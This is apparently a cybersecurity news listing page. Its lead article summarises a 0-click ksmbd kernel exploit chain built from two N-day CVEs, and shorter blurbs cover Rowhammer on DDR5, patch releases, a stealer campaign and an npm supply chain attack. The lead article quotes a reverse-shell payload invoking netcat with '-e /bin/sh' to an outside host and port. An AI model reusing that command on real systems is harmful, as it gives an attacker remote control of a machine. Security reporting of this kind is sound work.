Skip to content

ADMIN.FOUNDATION

  • 0-Click Linux Kernel KSMBD RCE Exploit From N-Day Vulnerabilities

    ·

    cyber security, Cyber Security News, vulnerability, Vulnerability News

    A 0-Click Linux Kernel KSMBD RCE Exploit From N-Day Vulnerabilities, achieving remote code execution on a two-year-out-of-date Linux 6.1.45 instance running the kernelspace SMB3 daemon, ksmbd. 

    By chaining two authenticated N-day flaws, CVE-2023-52440 and CVE-2023-4130, the exploit attains an unauthenticated SLUB overflow and an out-of-bounds heap read primitive, culminating in a user-mode helper invocation and reverse shell without any manual interaction.

    Key Takeaways
    1. Chained two ksmbd N-day bugs SLUB overflow and OOB read to achieve 0-click RCE.
    2. Heap-sprayed and overflowed kmalloc slabs to bypass KASLR and hijack a forged vtable.
    3. Executed a ROP chain via call_usermodehelper() for a reverse shell.

    Targeting ksmbd: A Kernelspace SMB3 Daemon

    Eternal-Tux reports that the ksmbd module implements an in-kernel SMB3 server to offload performance-critical tasks from userspace. Its challenge-response NTLM authentication and extended attribute handling introduced two high-severity bugs in 2023 and 2024. 

    CVE-2023-52440 arises in ksmbd_decode_ntlmssp_auth_blob(), where an unchecked sess_key_len leads to a controlled SLUB overflow during cifs_arc4_crypt(). 

    By setting the session_key to an attacker-supplied blob via Impacket’s ntlmChallengeResponse, the exploit gains a reliable heap-overflow primitive. 

    Next, CVE-2023-4130 resides in smb2_set_ea(), where improper length validation of smb2_ea_info entries enables an authenticated OOB read of adjacent heap chunks into an extended attribute. 

    Evil smb2_ea_info object
    Evil smb2_ea_info object

    The researcher leveraged Impacket’s setInfo() and queryInfo() functions to craft malicious EA buffers and leak kernel heap contents, performing a KASLR bypass and precise heap grooming.

    The Exploit Chain

    On a single-core testbed with standard mitigations enabled (SMEP, SMAP, KPTI, KASLR, hardened SLUB), the exploit begins by spraying multiple TCP connections to allocate pairs of ksmbd_conn (kmalloc-1k) and ksmbd_session (kmalloc-512) objects. 

    A “spray, leak, retry” loop ensures a valid session leak, while an “overflow, oracle, retry” pattern isolates the overflowed connection. 

    By abusing the SLUB overflow, the attacker corrupts the Preauth_HashValue pointer in a ksmbd_session, converting it into an arbitrary free on kmalloc-1k. 

    Overflow and corruption of ksmbd_session object
    Overflow and corruption of ksmbd_session object

    Subsequent EA-based leaks identify a target ksmbd_conn object, revealing kernel pointers and computing the KASLR base. With precise offsets in hand, a second SLUB overflow triggers an arbitrary free and reallocation of a forged vtable object. 

    The corrupted local_nls pointer in ksmbd_conn is overwritten to point to a fake vtable containing ROP gadgets: pop rdi; ret, pop rsi; ret, pop rdx; ret, pop rcx; ret, and a leave; ret stack pivot. 

    The final payload invokes call_usermodehelper(“/usr/bin/nc.traditional”, “-e”, “/bin/sh”, “ctfi.ng”, “16549”) followed by msleep() to freeze the kernel thread, spawning a reverse shell on port 16549.

    Although ksmbd sees limited production deployment, this exploit chain underscores the kernel’s expanding attack surface as userspace modules migrate into kernelspace. 

    Eternal-Tux’s research exemplifies the evolving sophistication of N-day exploit development and the critical need for rigorous kernel vulnerability management.

    Free live webinar on new malware tactics from our analysts! Learn advanced detection techniques -> Register for Free

    The post 0-Click Linux Kernel KSMBD RCE Exploit From N-Day Vulnerabilities appeared first on Cyber Security News.

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

  • Phoenix RowHammer Attack Bypasses Advanced DDR5 Memory Protections in 109 Seconds

    ·

    A team of academics from ETH Zürich and Google has discovered a new variant of a RowHammer attack targeting Double Data Rate 5 (DDR5) memory chips from South Korean semiconductor vendor SK Hynix. The RowHammer attack variant, codenamed Phoenix (CVE-2025-6202, CVSS score: 7.1), is capable of bypassing sophisticated protection mechanisms put in place to resist the attack. “We have proven that

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

  • Apple Releases Security Update Patching Multiple Vulnerabilities in iOS 26 and iPadOS 26

    ·

    cyber security, Cyber Security News, vulnerability

    Apple has released a comprehensive security update for iOS 26 and iPadOS 26, addressing 27 vulnerabilities across multiple system components. The update, released on September 15, 2025, targets devices including iPhone 11 and later models, along with various iPad generations from iPad Pro 12.9-inch 3rd generation onwards. Critical System Components Affected The security patches span 23 different system […]

    The post Apple Releases Security Update Patching Multiple Vulnerabilities in iOS 26 and iPadOS 26 appeared first on GBHackers Security | #1 Globally Trusted Cyber Security News Platform.

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

  • Spring Framework Security Flaws Allow Authorization Bypass and Annotation Detection Issues

    ·

    CVE/vulnerability, cyber security, Cyber Security News, Vulnerabilities, vulnerability

    A pair of medium-severity vulnerabilities in the Spring Framework and Spring Security libraries were disclosed on September 15, 2025. Both flaws involve the annotation detection mechanism used by Spring Security’s method security features and can lead to authorization bypass in applications that rely on parameterized types or unbounded generic superclasses. Users of affected versions should […]

    The post Spring Framework Security Flaws Allow Authorization Bypass and Annotation Detection Issues appeared first on GBHackers Security | #1 Globally Trusted Cyber Security News Platform.

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

  • New Phoenix Rowhammer Attack Variant Bypasses Protection With DDR5 Chips

    ·

    cyber security, Cyber Security News, vulnerability, Vulnerability News

    A new Rowhammer attack variant named Phoenix can bypass the latest protections in modern DDR5 memory chips, researchers have revealed.

    The attack is the first to demonstrate a practical privilege escalation exploit on a commodity system equipped with DDR5 RAM, undermining the assumption that these newer memory modules were immune to such threats.

    Rowhammer is a long-standing hardware vulnerability where repeatedly accessing (or “hammering”) rows of memory cells in a DRAM chip can cause electrical interference, leading to bit flips in adjacent, unaccessed rows.

    While numerous attacks have targeted older DDR3 and DDR4 memory, DDR5 was designed with more sophisticated in-DRAM Target Row Refresh (TRR) mechanisms to prevent this.

    These mitigations were believed to be effective, as previous attempts to trigger Rowhammer bit flips on DDR5 devices had largely failed.

    Self-Correcting Synchronization

    Researchers from ETH Zurich and Google discovered that the TRR mechanisms in DDR5 chips from vendor SK Hynix operate over significantly longer and more complex patterns than those in DDR4.

    To bypass these defenses, an attack must remain synchronized with thousands of periodic refresh commands issued by the memory controller.

    The research team found that existing synchronization techniques were not reliable enough for this task, as they would frequently miss refresh commands and lose alignment, rendering the attack ineffective.

    The key innovation behind the Phoenix attack is a technique the researchers call self-correcting synchronization. Instead of trying to avoid missing refresh commands, Phoenix is designed to detect when a refresh has been missed and automatically realign its hammering pattern accordingly.

    hammering pattern

    This allows the attack to maintain synchronization for the extended periods required to accumulate enough “hammers” to cause bit flips, even on a standard commodity computer with default settings.

    By reverse-engineering the behavior of the TRR mechanisms, the team developed custom hammering patterns that exploit “blind spots” in the defense, hammering specific memory locations in lightly monitored refresh intervals.

    The Phoenix attack proved highly effective in tests. It successfully triggered bit flips on all 15 commercial DDR5 memory modules from SK Hynix that were evaluated, which were manufactured between 2021 and 2024.

    Using these bit flips, the researchers developed the first end-to-end Rowhammer exploit for DDR5, allowing them to gain the highest-level (root) privileges on a test system in as little as 109 seconds. The vulnerability has been assigned the identifier CVE-2025-6202.

    The findings were responsibly disclosed to SK Hynix, CPU vendors, and major cloud providers in June 2025. While increasing the memory refresh rate by a factor of three was shown to mitigate the attack, it incurred a significant performance overhead of 8.4%.

    The researchers argue that Phoenix demonstrates the need for manufacturers to implement principled, verifiable security measures rather than relying on proprietary, obscure mitigations that can be bypassed with enough effort.

    Free live webinar on new malware tactics from our analysts! Learn advanced detection techniques -> Register for Free

    The post New Phoenix Rowhammer Attack Variant Bypasses Protection With DDR5 Chips appeared first on Cyber Security News.

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

  • New Maranhão Stealer Targets Users Through Pirated Software and Cloud Services

    ·

    cloud, cyber security, Cyber Security News, Maranhão

    A sophisticated new information-stealing malware campaign dubbed Maranhão Stealer has emerged, targeting gaming enthusiasts through malicious pirated software distributed via cloud-hosted platforms. The campaign, first identified by security researchers in May 2025, represents a concerning evolution in credential theft operations, combining social engineering tactics with advanced evasion techniques to compromise user accounts and cryptocurrency wallets. The Maranhão […]

    The post New Maranhão Stealer Targets Users Through Pirated Software and Cloud Services appeared first on GBHackers Security | #1 Globally Trusted Cyber Security News Platform.

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

  • Popular NPM Package ‘ctrl/tinycolor’ with 2M Weekly Downloads and 40+ Others Compromised in Supply Chain Attack

    ·

    cyber security, Cyber Security News, npm

    The NPM ecosystem is under attack once again, with a sophisticated supply chain compromise targeting the widely-used @ctrl/tinycolor package and over 40 other JavaScript packages. This latest incident represents a significant escalation in supply chain threats, featuring self-propagating malware that automatically spreads across the ecosystem. Diagram showing how phishing emails with malicious URLs or HTML […]

    The post Popular NPM Package ‘ctrl/tinycolor’ with 2M Weekly Downloads and 40+ Others Compromised in Supply Chain Attack appeared first on GBHackers Security | #1 Globally Trusted Cyber Security News Platform.

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

  • 0-Click Linux Kernel KSMBD Vulnerability Enables Remote Code Execution via N-Day Exploit

    ·

    CVE/vulnerability, cyber security, Cyber Security News, vulnerability

    A recent vulnerability in the Linux Kernel’s KSMBD module allows an attacker to execute arbitrary code on a target system without any user interaction. KSMBD is a kernel-space SMB3 server that handles network file sharing. Researchers demonstrated a stable exploit against KSMBD in Linux 6.1.45, achieving remote code execution (RCE) with a success rate above […]

    The post 0-Click Linux Kernel KSMBD Vulnerability Enables Remote Code Execution via N-Day Exploit appeared first on GBHackers Security | #1 Globally Trusted Cyber Security News Platform.

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

  • Microsoft Resolves Bluetooth Audio Problem in Windows 11 24H2 Update

    ·

    Bluetooth, cyber security, Cyber Security News, vulnerability, Windows

    Microsoft has addressed a widespread audio issue affecting Bluetooth speakers, headsets, and integrated laptop speakers in Windows 11 version 24H2. The problem stemmed from an incompatibility with Dirac Audio software on certain devices, causing audio devices to go silent and applications to stop recognizing them. Resolves Bluetooth Audio Problem Following reports from users and IT […]

    The post Microsoft Resolves Bluetooth Audio Problem in Windows 11 24H2 Update appeared first on GBHackers Security | #1 Globally Trusted Cyber Security News Platform.

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

  • Open Source CyberSOCEval Sets New Benchmark for AI in Malware Analysis and Threat Intelligence

    ·

    AI, cyber security, Cyber Security News, Malware, vulnerability

    Open Source CyberSOCEval, a newly launched evaluation platform, is making waves in the cybersecurity community by demonstrating how artificial intelligence can transform malware analysis and threat intelligence. Developed by a group of independent security researchers, CyberSOCEval combines advanced machine learning models with real-world malware samples to offer organizations a clear view of how AI tools […]

    The post Open Source CyberSOCEval Sets New Benchmark for AI in Malware Analysis and Threat Intelligence appeared first on GBHackers Security | #1 Globally Trusted Cyber Security News Platform.

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

    ¶¶¶¶¶

Previous Page
1 … 1,103 1,104 1,105 1,106 1,107 … 1,222
Next Page

ADMIN.FOUNDATION

cybersecurity / defense / intelligence